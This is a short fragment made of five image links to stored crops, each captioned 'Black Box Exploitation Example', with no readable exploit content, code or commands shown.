
Black Box Exploitation Example




Black Box Exploitation Example




Black Box Exploitation Example




Black Box Exploitation Example




Black Box Exploitation Example



